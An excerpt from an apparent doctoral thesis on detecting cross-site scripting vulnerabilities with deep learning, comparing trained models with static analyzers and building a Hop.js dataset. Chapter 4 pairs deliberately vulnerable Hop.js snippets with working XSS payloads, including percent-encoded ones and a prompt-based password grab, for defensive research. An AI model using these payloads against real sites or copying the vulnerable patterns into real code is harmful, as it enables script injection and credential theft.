Figure 3.13 shows the recall results of the models during the validation phase in which the hyper-parameters were tuned. Regarding PHP, the results for the Hashed-AST approach using the database PHP D2 are visibly better than other cases with an average recall of 94.67% (std. dev. 8.2%). In Node.js, the Concatenation approach obtained an average recall of 59.32% (std. dev. 3.95%), while the Hashed-AST approach got 55.71% (std. dev. 5.71%).
However, a statistical test is needed to claim any statistically significant difference in the recall values obtained by the approach-database pairs. Specifically, we employ the Kruskal-Wallis non-parametric test with a probability of error of α = 0.05. After running the test, we obtained a p-value = 1.77E-21. It means that there is a significant difference between at least two pairs. To analyze which approach-database pairs are significantly different between them, we conducted Pairwise Wilcoxon Rank Sum Tests post-hoc comparisons. The post-hoc tests revealed that there is a significant statistical difference to claim that the Hashed-AST approach using the database PHP

11. Because of space constraints all the results can be accessed online at https://bit.ly/3zJeytD




Figure 3.13 – Mismatching distributions - Validation-set Results.

D2 is better than the other pairs. Also, we found a significant difference to claim that the Concatenation approach gets higher recall values using the database PHP D1 than PHP D2. However, we could not find any significant statistical difference between the Concatenation approach and the Hashed-AST approach when using the database Node.js-D2.
We also analyzed the variation of the recall value regarding the different configurations of the hyper-parameters. In the case of Hashed-AST, we found a direct correlation between the recall and the maxContext parameter. Thus, the higher the maxContext value, the higher the recall. In the case of Node.js, we found that the recall starts to decrease after reaching a value. However, we did not find a noticeable incidence of the maxPath width/length parameter, except by very low numbers. That is to say, with maxPath values of 10, the recall tends to be very low. In the Concatenation approach, we found that the parameter that most affects the recall is the embedding size. Thus, the higher the embedding-size set, the higher the recall. This relation is especially evident when using PHP D1. However, we found that the recall value tends to stabilize with an embedding size of 500 for the PHP D1 database and 300 for Node.js. In PHP D2, we could not find any visible pattern regarding how the parameters affect the recall value. For example, with a neural network of 64-128-256-512-256-128-64-1 and 128-256-128-1, the recall value seems to reach the highest value with an embedding size of 100. In these cases, the recalls decrease as the embedding size increases. On the contrary, with a network of 128-256-512-1028-512-256-128-1, the recall increases as the embedding size increases.
As described in Section 3.5.2, we finished this phase by selecting the best model configuration for each approach-database-pair. These configurations were re-evaluated using the test set.

Test-set Results

The results of the best models selected in the previous step are summarized in Table 3.11. This Table is divided into two parts. The first one describes all the results

that allow us to analyze the performance of the best models. The second part details the performance of the static analysis tools (Section 3.6) for the test set. For each approach-database pair, we report the confusion matrix and the associated metrics (i.e., precision, recall, etc.).
As shown in Table 3.11, the accuracy of the Concatenation representation approach is around 70%-73% for the different databases being the case of PHP D1, the highest accuracy for this approach (73.3%). PHP D1 also obtained the best recall for the Concatenation approach (73.5%). Regarding the precision, the highest values for this approach were obtained for PHP D2 (72.4%) and Node.js-D2 (72.8%).
Regarding the Hashed-AST approach, it presents the best results in almost all the metrics analyzed. The approach obtained an accuracy of 95.38% for PHP D2 and 79.7% for Node.js D2. The approach also obtained precision values close to 90% for both databases (92.4% and 89.4%). However, we noticed an important difference in the recall values. While a perfect recall was obtained for PHP D2 (99.9%), a recall of 63.2% was obtained for Node.js D2.
In summary, after analyzing precision, recall, and accuracy metrics, the best results are obtained for the Hashed-AST approach (PLP). However, in the absence of an appropriate parser to build models for heterogeneous code (that mixes two syntaxes), we could not evaluate the PHP D1 dataset for the Hashed-AST approach. Interestingly, the Concatenation approach (NLP) obtained its best results using the heterogeneous code of PHP D1.

3.6 Comparison with existing tools

This section compares our analyzers with freely available XSS static analyzers for Node.js and PHP code. Most of the tools that we test are referenced on the OWASP website [12] or have been published in top security conferences.

3.6.1 Progpilot, Pixy, RIPS for PHP

We start by comparing our approaches with Progpilot [82] , Pixy [44], and RIPS 0.55 [26], which are known static analyzers for PHP code vulnerabilities.

Table 3.10 – Progpilot results for each PHP database.

Database	Total_safe	Total_unsafe	TP	FP	TN	FN	Accuracy	Precision	TNR	Recall	F-measure
D1 HTML	23,200	12,544	3,584	1,120	11,424	7,072	0.647	0.762	0.911	0.336	0.466
D2 echo-HTML	23,200	12,544	3,518	1,102	11,442	7,138	0.645	0.761	0.912	0.330	0.460

We run the Progpilot [82] tool on the D1 and D2 PHP databases to understand the capability of this tool to detect XSS on our dataset. As shown in Table 3.10, we measure the confusion matrix and other metrics such as accuracy, precision, TNR (True Negative Rate), recall, and F-measure to measure the tool's performance. The accuracy

12. https://owasp.org

for D1 and D2 is 64.7% and 64.5%, with a precision of 76.2% and 76.1%, respectively. Progpilot has a good TNR that is over (92%). This means that Progpilot correctly returns a negative result for over 91% of samples without an XSS vulnerability. However, the recalls are relatively low (around 33%). The recall is an important metric to detect a security vulnerability because it represents the number of correct XSS detections compared to the number of XSS that should have been found. Progpilot correctly returns a positive result for over 33% of samples. However, it incorrectly identifies as safe 67% of the unsafe samples. Performing similar experiments with Pixy and RIPS 0.55, we obtain the results shown in Table 3.11.

Table 3.11 – Comparison of deep learning best models results with static analyzer for the test dataset.

Methods	Language	Testing set		Accuracy	Precision	Recall	F-measure	TNR	TP	FP	TN	FN
concatenation (NLP)	PHP	D1	HTML	0.733	0.68	0.735	0.70	0.732	2,079	974	2,662	749
		D2	echo HTML	0.707	0.724	0.534	0.615	0.842	1,510	576	3,060	1,318
	NodeJs	D2	write HTML	0.720	0.728	0.631	0.676	0.800	2,001	748	2,929	1,170
Hashed-AST (PLP)	PHP	D2	echo HTML	0.9538	0.924	0.999	0.918	0.868	2,760	494	3,241	1
	NodeJs	D2	write HTML	0.833	0.915	0.701	0.794	0.945	2,216	206	3,519	947
Progpilot (static)	PHP	D1	HTML	0.695	0.780	0.394	0.524	0.918	1,088	307	3,428	1,673
		D2	echo HTML	0.688	0.780	0.370	0.502	0.923	1,022	289	3,446	1,739
Pixy (static)	PHP	D1	HTML	0.622	0.579	0.500	0.537	0.717	1420	1034	2623	1419
		D2	echo HTML	0.615	0.575	0.462	0.512	0.735	1311	970	2687	1528
RIPS (static)	PHP	D1	HTML	0.437	0.437	1	0.608	0	2839	3657	0	0
		D2	echo HTML	0.437	0.437	1	0.608	0	2839	3657	0	0
AppsScan (static)	NodeJs	D2	write HTML	0.459	0.450	0.990	0.610	0	3,163	3,724	1	0

After comparing the accuracy, precision, recall, and F-measure results of each of our models, we found that they are significantly better than the Pixy, RIPS 0.55, and Progpilot's results on PHP valid set data for the three databases (Table 3.11).
We can conclude that the deep learning approach gives better results than popular static analyzers.

3.6.2 AppScan Results for Node.js

We tried many free and open-source static analysis tools on Node.js databases such as nodejscan [13], insider [14], mosca [15], drek [16], devskim [17], and graudit [18]. However, none of them can detect XSS vulnerabilities in the train, test, and validation datasets in a significant way. Hence, these results are not included in Table 3.11.
We also tried a free version of a commercial tool called AppScan [19] on the Node.js validation dataset. As shown in Table 3.11, the AppScan's accuracy is 45.9%, with a precision of 45%, which is less than the deep learning model results. Also, the AppScan

13. https://github.com/ajinabraham/njsscan
14. https://github.com/insidersec/insider
15. https://github.com/CoolerVoid/Mosca
16. https://github.com/chrisallenlane/drek
17. https://github.com/microsoft/DevSkim
18. https://github.com/wireghoul/graudit
19. https://www.hcltechsw.com/products/appscan

tool detects 3,724 of 3,725 safe samples as unsafe. Contrary to Progpilot, this tool does not distinguish between secure and unsecured samples on this validation database. On the other hand, the recall is higher (99%) because all the unsafe samples were detected as unsafe.
In summary, if we compare the accuracy, precision, recall, and F-measure results of each deep learning tested model, they are significantly better than the AppScan results on the Node.js validation database.
We can conclude that our Node.js XSS analyzers based on deep learning give better results than AppScan and six free, open-source static analysis tools for the Node.js validation database.

3.7 Limitations

The evaluation conducted in this paper has several limitations that need to be considered. First, while our databases have representative examples of all the rules defined by OWASP, it only considers synthetic data. Building a dataset of real examples and applying the approaches presented in this section could present new challenges that should be addressed in future work. For example, since the recollection of a large real dataset could be impractical, some deep learning techniques to reduce the size of the dataset could be used. One possibility could be the use of transfer learning. Another possibility to mitigate this threat, which we employed in this chapter, is to train with a mismatched distribution. However, using real data, it would be possible to train with a large synthetic dataset and evaluate it with a smaller, real one.
Another limitation is that, currently, we are analyzing single files. We acknowledge that this is not representative of most real cases. For this reason, the representation approaches should be extended in future work to take into account the invocations between different files.
Also, a limitation of the current representations is that the size of the representations is directly correlated with the length of the source code file. This could harm the applicability of the approaches in large code fragments. Designing size-efficient representations is a complex task and beyond the scope of this work.

3.8 Related work

We have already discussed in the introduction the positioning of XSS static detection methods concerning dynamic methods and black box scanners/fuzzers, and discussed the positioning of our results with static analysis tools for PHP and Node.js in Section 3.6. Different approaches for code representations were discussed in Section 3.3. This section focuses on the closest works related to deep learning to detect security vulnerabilities. For a more comprehensive overview of studies related to vulnerability detection through machine learning, we refer to the systematic mapping study by Lin et al. [54].
VulDeePecker [50] is a prototype to detect buffer errors (CWE-119) and resource man-

agement errors (CWE-399) related to library/API function calls on C and C++ source code using BLSTM neural networks. VulDeePecker uses three steps to design a preprocessing step to create a vectorial representation of C/C++ source code. First, the approach extracts library/API function calls with the Checkmarx commercial tool and extracts a list of program slice instructions semantically related. After that, the approach labels each of them and uses symbolic representation to tokenize each part the program slices. The tokens are inputted to the Word2Vec algorithm to generate vectors of the symbolic representation of each program slice. VulDeePecker used two datasets maintained by the NIST and the SARD project related to buffer error (i.e., CWE-119) and resource management error (i.e., CWE-399) in C/C++ source code. Our work shares with VulDeePecker the goal of static analyzing and detecting security vulnerabilities using deep learning. Whereas VuldeePecker analyzes CWE-119 and CWE-399 for C and C++, we analyze XSS (CWE-79) for PHP and Node.js. The two code representations that we evaluate in our work are different from the code gadget representations used by VudeePecker. Differently to us, VulDeePecker extracts library/API function calls as key points to generate a set of code semantically related to each other by using Checkmarx to create a code gadget.
Similarly to VulDeePecker, SySeVR [49] uses deep learning to detect C/C++ intra-procedural source code vulnerabilities using program slicing and Word2vec. hey used the Software Assurance Reference Data set (SARD) project as dataset.
Neutaint [98] is a prototype to dynamically track information flow from sources to sinks using neural program embeddings and fully connected layers on the model architecture. It uses AFL fuzzer on several programs to generate a set of couples associated sources and sinks. Neutaint creates a vectorial representation of specific programs. Instead of representing statically source code in vectors, this prototype predicts the corresponding taint sinks for the specified program to set taint sources. Compared to classical dynamic taint analyses, the information flows tracked by Neutaint are not the information flow given by the program's execution. However, the information flows inside the neural network with the generation of saliency maps. Our work shares with Neutaint the goal of finding incorrect flow from sources to sinks. However, Neutaint is essentially a dynamic tool based on (the learn behavior of) execution of programs. In contrast, our work does not execute programs but learns from the code syntax, as in classical static program analyses.
Other tools using dynamic techniques include the Blended prototype [109] that used the COSET dataset consisting of programs developed by programmers while solving ten coding problems and collected the execution trace by running each program with several randomly generated inputs. Blender used several attention layers with encoder-decoder neural architecture. An encoder neural network reads and encodes a source sentence into a vector-based, on which a decoder outputs a translation. Like Code2vec, this prototype tried to predict the method name by using an attention layer mechanism. Mitch [14] uses a browser extension HTTP-Tracker to manually label HTTP requests sent from web applications as sensitive or insensitive HTTP requests to detect CSRF attacks. The HTTP requests database was created by selecting Alexa ranking websites featuring authenticated access. Mitch uses different kinds of binary classifiers such Logistic Regression (LogReg), Support Vector Machines (SVM), Decision

Trees (DT), Random Forests (RF), and Gradient Boosted Decision Trees (GBDT). In Mitch's approach, features are manually selected. Thus, this task required a significant amount of human effort, backed up by strong domain knowledge, to design 49 features representing three properties of the HTTP request, which are structural, textual, and functional. In contrast to our work, we used deep learning techniques to obtain features automatically.

MLPXSS [66] proposes a neural network-based multilayer perceptron (MLP) to detect client-side XSS attacks. This prototype uses a list of malicious and benign websites to generate a raw database. From this database are extracted URL, Javascript, and HTML features. Unlike our work that targets server-side code, MLPXSS is oriented to client-side source code, and the contexts that link the Javascript code, the URLs, and HTML are lost by extracting features independent of each other.

DeepXSS [33] proposes an XSS payload detection model based on long-short term memory (LSTM) recurrent neural networks. CODDLE [1] is a deep learning-based intrusion detection prototype to malicious payload related to SQLI and XSS. DeepXSS and CODDLE learn the difference between a potentially malicious input, which a malicious user can inject into user-controllable input of a web application, from a legitimate input from an ordinary user. Therefore, this type of detector can be used to validate whether user input is vulnerable to XSS or secure before the web application uses it in its program. On the contrary, in our work, our detectors analyze source code that uses input controllable by web application users. Whereas DeepXSS can predict whether a user's input is malicious, it cannot detect a vulnerable web application.

Zhang et al. [112] propose a Monte Carlo Tree Search (MCTS) adversarial example generation algorithm for XSS payloads. MCTS algorithm can only generate adversarial examples of XSS traffic for bypassing XSS payloads detection model. While we analyze the source code to predict if they are vulnerable to XSS, Zhang et al.'s work generate XSS payloads for web traffic.

Shar and Tan [97] propose an approach to predict whether specific program statements are potentially vulnerable to SQLI or XSS. They developed a prototype tool called PhpMinerI, based on Pixy, for handcrafting 21 features of specific PHP sanitizations of input code. Differently from us, the granularity of this detector is at the instruction level and, the functionality to vectorise the samples has been done manually.

3.9 Conclusion

This work explores static approaches to detect XSS (stored and reflected) vulnerabilities using neural networks. We built two code representations based on NLP and PLP. Then, we generated models using different neural network architectures for static analysis detection in PHP and Node.js using different distribution strategies: initial and mismatch distributions. We evaluated our models in two datasets of PHP code: one including HTML/JavaScript as code and one including it as text. The Hashed-AST representation provides good performance for PHP and Node.js code. The Concatenation representation gives us good results for both programming languages but has

a better recall when the HTML/Javascript is included as code, such as the case of PHP. Using the generated PHP and Node.js datasets, we compared our results with well-known static analyzers for PHP code (RIPS 0.55, Pixy, ProgPilot) and a known scanner for Node.js (AppScan static mode). Our analyzers using neural networks overcome the results of existing tools in all cases.
Notice that our generators can be used independently of our study, and our models can also be applied to different security vulnerabilities (e.g., CSRF, DOM-XSS, etc.) if the corresponding datasets are available.
As future work, we plan to extend this work to the analyses of code distributed in several files in a web application (using interprocedural analyses) as well as to different vulnerabilities that can be included as part of our generators.

CHAPTER 4

Comparing the Detection of XSS Vulnerabilities in Node.js and a Multi-tier JavaScript-based Language via Deep Learning

Chapter Abstract — Cross-site Scripting (XSS) is one of the most common and impactful software vulnerabilities (ranked second in the CWE 's top 25 in 2021). Several approaches have focused on automatically detecting software vulnerabilities through machine learning models. To build a model, it is necessary to have a dataset of vulnerable and non-vulnerable examples and to represent the source code in a computer understandable way. In this work, we explore the impact of predicting XSS using representations based on single-tier and multi-tier languages. We built 144 models trained on Javascript-based multi-tier code - i.e. which includes server code and HTML, Javascript and CSS as client code - and 144 models trained on single-tier code, which include sever code and client-side code as text. Despite the lower precision, our results show a better recall with multitier languages than a single-tier language, implying an insignificant impact on XSS detectors based on deep learning.

4.1 Introduction

In this chapter we shall present work we have carried out concerning the static detection of reflected and stored XSS in the case that source code from the server is available. In recent years several techniques for code representations for deep learning have arised [6, 97, 49, 50, 84]. We are interested here in code representation techniques based on programming languages processing or PLP [6] and the influence of more expressive abstract syntax trees in order to detect XSS in web applications.
Traditionally, web applications execute in several tiers including the client tier and the server tier. To implement these tiers, developers need different languages - e.g. Javascript for the web client and PHP or Node.js for the web server.
Multi-tier programming [94], [22] is a programming paradigm for distributed software that has arised in 2006 in order to simplify the programming task and use a single language to program all the tiers. This language homogenization offers several advantages concerning development, maintenance, scalability, and analysis of web applications [111].
In Chapter 3 we have discussed techniques that allowed us to identify XSS using deep learning comparing different code representation techniques based on NLP and PLP for PHP and Node.js. In particular, it was shown a difference in impact by including client-side content in the form of text or code in the learning process of NLP techniques. However, because of the need of building AST representations in the preprocessing step and the absence of an appropriate parser to build models for including the HTML, JavaScript and CSS as code for PHP and Node.js, we could not evaluate the PLP approach that they used. In this work, we fill this gap by studying the impact of including client-side code as text or code (using the more expressive multitier ASTs) in learning such vulnerabilities detectors by comparing Node.js and the multitier language Hop.js [93, 95] using the PLP approach.

Contributions

In summary, our contributions are:

- We build a new generator for Hop.js, a multitier language based on JavaScript and datasets for Hop.js classified as XSS secure or insecure.
- We propose a new XSS static analyzer for Hop.js based on deep learning and the PLP code representation technique.
- We evaluate models in two different datasets one including HTML/JavaScript/CSS as code in Hop.js and one including it as text in Node.js, using PLP as code representation for deep mode languages.

Structure of the chapter

Section 4.2 presents with a practical example the main feature that distinguishes the AST of multi-tier languages from single-tier languages.

Section 4.3 gives an overview of the new generator for Hop.js.

Section 4.4 introduces the new XSS static analyzer for Hop.js based on deep learning and the Hashed-AST code representation technique.

Section 4.5 presents the evaluation process and results obtained in two different datasets one including HTML/JavaScript/CSS as code in Hop.js and one including it as text in Node.js. This section details also the limitations.

The related work is given in Section 4.6.

Section 4.7 concludes the chapter.

4.2 Hop.js and Node.js Languages

For our experiments we have chosen two languages to program web applications which are based on JavaScript: Hop.js [95] and Node.js [71]. Hop.js [95] is a multitier language [1] based on the JavaScript language and it is the successor of one of the two first multitier languages that existed HOP [93].
Figure 4.1 shows a "hello world" multi-tier web application in Hop.js with the special HopScript service declaration statement. HopScript services, as shown in line 1, are distinguished from regular Javascript functions by using the `service` keyword. In this way, the `server` function in line 1 is a Javascript remotely callable function via HTTP protocol.
Figure 4.2 shows the same "hello world" application but written in Node.js for the server-side. As it is shown, Node.js describe the client-side code in plain-text inside quotes. In contrast, in Figure 4.1, Hop.js embeds client-side expression using Hop.js functions that look similar to HTML markup containers.
If we represent the AST of the previous examples, we can notice that, for Hop.js (Figure 4.3a), the client-side structures can be extracted and parsed by using its AST. On the contrary, for Node.js (Figure 4.3b), these structures are only represented as a string value and therefore cannot be parsed. Thus, the Hop.js AST is more expressive than the one on Node.js. It is essential when an analysis needs to extract information from the AST. For example, if a classifier algorithm wants to be a model for XSS prediction, an AST built for Hop.js will likely include more information to extract than an AST built from Node.js.

1. http://hop.inria.fr

```
'use hopscript';
service server() {
  return <html>
    <body>
      <h1> Hello World </h1>
    </body>
  </html> ;
}
```


Figure 4.1 – Hop.js sample - HTML markup included in the Javascript syntax as code.

```
let http= require( 'http' );
let server= http.createServer(
  function(req, res){
  res.write( "<html> <body> <h1>Hello World!</h1> </
     body> </html>" );
  res.end() ;
  }) ;
server.listen(8080);
```


Figure 4.2 – Node.js sample - HTML markup included as.

4.3 Hop.js Database for XSS

In this work, we compare the effect of detecting XSS vulnerabilities in a multi-tier language based JavaScript language and Node.js with deep learning models. With that goal in mind, we represent the source code using ASTs.
To build deep learning models that detects XSS, having a large ground-truth database of secure and insecure source code is one of the major obstacles. Only a few works have constructed real-world datasets for evaluation. However, these datasets are generally small, providing insufficiently labelled vulnerability data [53, 52], offering synthetic samples that cannot be compiled [20, 96] or are not publicly available.
Another challenge related to creating a large ground truth database is the need to label every sample of the real-world's datasets. As it stands, this is tedious work done by hand for most research work [97, 52, 51, 50].
Additionally, we need comparable web applications to assess the influence of semantic knowledge transcribed via AST for stand-alone multi-tier and single-tier web applications. For all of these reasons, in this work, we build a synthetic database that could be used as a benchmark dataset. For comparing this dataset with Node.js, we use the Node.js generator created by previous work [59].
Because supervised deep learning requires to label, in our case, as secure or insecure each sample of the database, our generator is based on the OWASP XSS cheatsheet series project [79]. This project proposes a positive model of rules using output encod-



(a) A part of Hop.js's AST - backend-side and client-side language.



(b) A part of Node.js's AST - backend-side language.

Figure 4.3 – Comparison of single-tier programming and multi-tier programming by the informations obtained in analyzing the code in Figure 4.1 and 4.2.

ing or filtering to prevent XSS attacks. We present the implementation of the OWASP rules in Hop.js in Section 4.3.2.

4.3.1 Hop.js Generator

We implement a synthetic generator in Hop.js.js mixing server-side and client-side sources for XSS vulnerabilities. We generated 34,400 standalone Web applications (33 LOC on average).

Two main components constitute this generator. First, the generation of the samples itself. The Hop.js generator combines 16 user inputs, 84 incorrect and proper sanitisations, and 25 construction templates that follow OWASP rules [79]. The second component is a classification system of samples. This system classifies samples as secure or insecure.

The generator aggregates four code snippets to produce a single sample. First, the start of a sample begins and ends respectively - depending on the available build templates - with start and end build fragments. Second, the generator chooses one possible Hop.js user input fragment and insert it between the beginning and the end of the construction fragments. Third, the generator gives - to the sample - a proper,

improper or no sanitisation to try to prevent XSS or not. This type of sanitization follows the input fragment. Finally, the classifier labels the sample as secure or insecure depending on the sanitization chosen by the generator and the HTML context of the sink.
A sample is considered insecured for XSS when there is a flow between a source and a sink, without use of an appropriate sanitizer. A source is the entry-point of user inputs where a malicious user can eventually inject a payload. Listing 4.1 shows a part of a generator input where the value of the `userData` parameter can be a malicious payload injection point.

```
1 let urlVar= require('url');
2 let untrustedVar= urlVar.parse(this.path, true).
    query.userData;
```

Listing 4.1 – Read the userData field from the server URL query parameter when an HTTP GET request method is called.

A sink renders the linked source on the web application and can potentially execute its malicious content. Our generator uses 25 different sinks and they are part of the construction templates - see Section 4.3.2 for more details.
The Hop.js generator is able to generate samples with sanitized flows, unsanitized flows, incorrectly sanitized flows and malformed flows between sources and sinks. In the case of an incorrectly sanitized flow, the generator can define a proper sanitization but without applying it to the flow.
The classification component is based on the encoding and filtering recommendations giving by the OWASP rules [79]. Depending on the context of the sink, the potential link between the source and the sink, and the type of sanitization used in a sample, the classifier can label the sample as secure or insecure. In this way, we generate 18,624 secure Hop.js samples and 15,776 unsecure Hop.js samples.

4.3.2 OWASP Rules Implementation in Hop.js

In this section, we introduce the implementation in Hop.js of the first six OWASP rules - that are used by our generator. The last two rules relate to JavaScript URL avoidance and DOM-XSS prevention. Avoiding JavaScript URLs does not help us generate unsafe samples and DOM-XSS recently has its own OWASP rules which will be an extension option for future work.
The whole listings described in each part of this section used two Hop.js notations - `${}` and `~{}` - and two variables defined in Figure 4.4 : `head_var` and `body_var`. The `head_var` variable contains all the HTML code needed to describe the header of any HTML web application. In the case of `body_var`, this variable contains all the client-side code describing all the content and HTML structure of the web application. The `${}` and `~{}` notations are applied to indicate, at compilation-time, which part belongs to server-side code and which part belongs to client-side code.

```
let headVar= <head>
        <title>Web App's name</title>
      </head>;
let bodyVar= <body>
        <h1>All the content of the Web application</
           h1>
        <p>...</p>
      </body>;
```

Figure 4.4 – `head_var` and `body_var` definition used in the whole listing examples.

Rule #0 - Never Insert Untrusted Data Except in Allowed Locations

OWASP recommends that developers never put untrusted data directly into five HTML contexts. We implement these contexts for our Hop.js dataset.
First, developers could insert an unreliable user data value - contained in a variable `untrustedVar` - in a HTML attribute name.
In the following code, the variable `untrustedVar` is an attribute of a HTML `<div>` tag:

```
let divVar= '<div ' + untrustedVar + '= "a" />';
bodyVar.appendChild(divVar);
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an full percent-encoded URL exploit for the above vulnerable code:

```
%3E%3c%73%63%72%69%70%74%3e%61%6c
   %65%72%74%28%31%29%3c
%2f%73%63%72%69%70%74%3e
//Decoded version
><script>alert(1)<%2fscript>
```

Second, developers have the possibility to insert an untrusted user data value - contained in a `untrustedVar` variable - in a HTML comment.
In the following code, the `untrustedVar` variable is inside an HTML `<!-` tag. This unstrusted comment will become part of the Web application's metadata. Since metadata is not displayed in HTML `<head>` tag and the unstrusted data is inside a comment, it will be hidden from the user.

```
commentVar = '<!--' + untrustedVar + ' -->';
headVar.appendChild(commentVar);
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an full percent-encoded URL exploit for the above vulnerable code:

```
%2D%2D%3E%3c%73%63%72%69%70%74%3e%61%6c%65%72%74%28
%31%29%3c%2f%73%63%72%69%70%74%3e%3C%21%2D%2D
//Decoded version
```

```
4 --><script>alert(1)<%2fscript><!--
```

Third, developers have the option of using an untrusted user data value - contained in a `untrustedVar` variable - inside a complex javascript function.
In the following piece of code, the `untrustedVar` variable is called inside the body of the function called `foo`. This method will be called from the client-side when the `<body>` element has finished loading into the browser.

```
let scriptVar= <script/>;
let funcVar= 'function foo(){';
funcVar= funcVar+ untrustedVar+ '}';
scriptVar.appendChild(funcVar);
let bodyVar= <body onload=~{foo()}>
<h1> Hello World! </h1>
</body>;
return <html> ${headVar}
${scriptVar} ${bodyVar}
</html>;
```

The following is an exploit for the above vulnerable code (`document.vulnerable` contains the boolean type `true` encoded with an esoteric programming style):

```
document.vulnerable=!![];return alert(document.
    vulnerable);
```

Fourth, developers have the option of using an untrusted user data value - contained in a `untrustedVar` variable - inside `<script>` element.
In the following piece of code, the `untrustedVar` variable is an expression of the HTML `<script>` tag - which is inserted inside the HTML structure of the web application. In this context, `untrustedVar` variable could contain any malicious javascript script and this script will be executed by the browser.

```
let scriptVar = <script/>;
scriptVar.appendChild(untrustedVar);
return <html> ${headVar}
${scriptVar} ${bodyVar} </html>;
```

The following is an full percent-encoded URL exploit for the above vulnerable code:

```
%6D%61%6C%69%63%6F%75%73%31%3D%70%72%6F%6D
    %70%74%28%22
%70%61%73%73%77%6F%72%64%22%29%3B%6D%61%6C%69%63%6F
    %75
%73%32%3D%70%72%6F%6D%70%74%28%22%6C%6F%67%69%6E
    %22%29
%3B%63%6F%6E%73%6F%6C%65%2E%6C%6F%67%28%6D%61%6C
    %69%63
%6F%75%73%31%29%3B%63%6F%6E%73%6F%6C%65%2E%6C%6F
    %67%28
```

```
%6D%61%6C%69%63%6F%75%73%32%29%3B
//Decoded version
malicous1=prompt("password");
malicous2=prompt("login");console.log(malicous1);
console.log(malicous2);
```

Fifth, developers have the option of using an untrusted user data value - contained in a `untrustedVar` variable - inside `<style>` style sheet informations.
In the following piece of code, the `untrustedVar` variable is an expression of the CSS `<style>` tag - which is inserted inside the HTML structure of the web application. In this context, `untrustedVar` variable could force the execution of any malicious javascript script and this script will be executed by the browser.

```
let styleVar = <style/>;
styleVar.appendChild(untrustedVar);
return <html> ${headVar} ${styleVar}
  ${bodyVar} </html>;
```

The following is an full percent-encoded URL exploit for the above vulnerable code:

```
</style><script>age = prompt('How old are you?',
    101);
alert(`data user ${age}`);</script>
```

Finally, developers can use an untrusted user data value - contained in a `untrustedVar` variable - to create a custom HTML tag name.
In the following piece of code, the `untrustedVar` variable is a tag name that can help structure the content of the web application. In this context, `untrustedVar` variable could force the execution of any malicious javascript script and this script will be executed by the browser.

```
let tag_var = '<' + untrustedVar + 'href= "/bob"
   />';
bodyVar.appendChild( tag_var );
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an full percent-encoded URL exploit for the above vulnerable code:

```
%73%63%72%69%70%74%3E%20%61%6C%65%72%74%282%29%3C%2F
%73%63%72%69%70%74%3E
//Decoded version
script>alert(2)</script>
```

Rule #1 - HTML Encode Before Inserting Untrusted Data into HTML Element Content

In this rule, OWASP recommends that developers encode HTML before inserting it into HTML content. To illustrate this point, OWASP gives two use cases and we implemented them with Hop.js.

First, developers can use an untrusted user value - contained in a variable `untrustedVar` - inside the content of the structural HTML tag such a `<div>`.
In the following code, the variable `untrustedVar` is inserted inside the content of the HTML `<div>` tag:

```
let divVar = <div/>;
divVar.appendChild(untrustedVar);
bodyVar.appendChild(divVar);
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an exploit for the above vulnerable code:

```
let untrustedVar= "><script>alert(\"XSS\")</script
    >";
```

Last, developers can apply an untrusted user data value - contained in a `untrustedVar` variable - inside the structural body of HTML.
In the following piece of code, the `untrustedVar` variable is inside the web application's `<body>` markup.

```
bodyVar.appendChild(untrustedVar);
return <html> ${headVar} ${bodyVar} </html>;
```

The following is an full percent-encoded URL exploit for the above vulnerable code:

```
%3C%73%74%79%6C%65%20%6F%6E%6C%6F%61%64%3D%22%61%6C
    %65
%72%74%281%29%22%3E%6D%61%6C%69%63%6F%75%73%3C%2F%73
%74%79%6C%65%3E
//Decoded version
<style onload="alert(1)">malicious</style>
```

Rule #2 - Attribute Encode Before Inserting Untrusted Data into HTML Common Attributes

In this rule, OWASP recommends that developers encode unstrusted attribute values before inserting them into HTML common attributes. To illustrate this point, OWASP gives one use case. Derived from it, we implemented three HTML contexts in Hop.js.
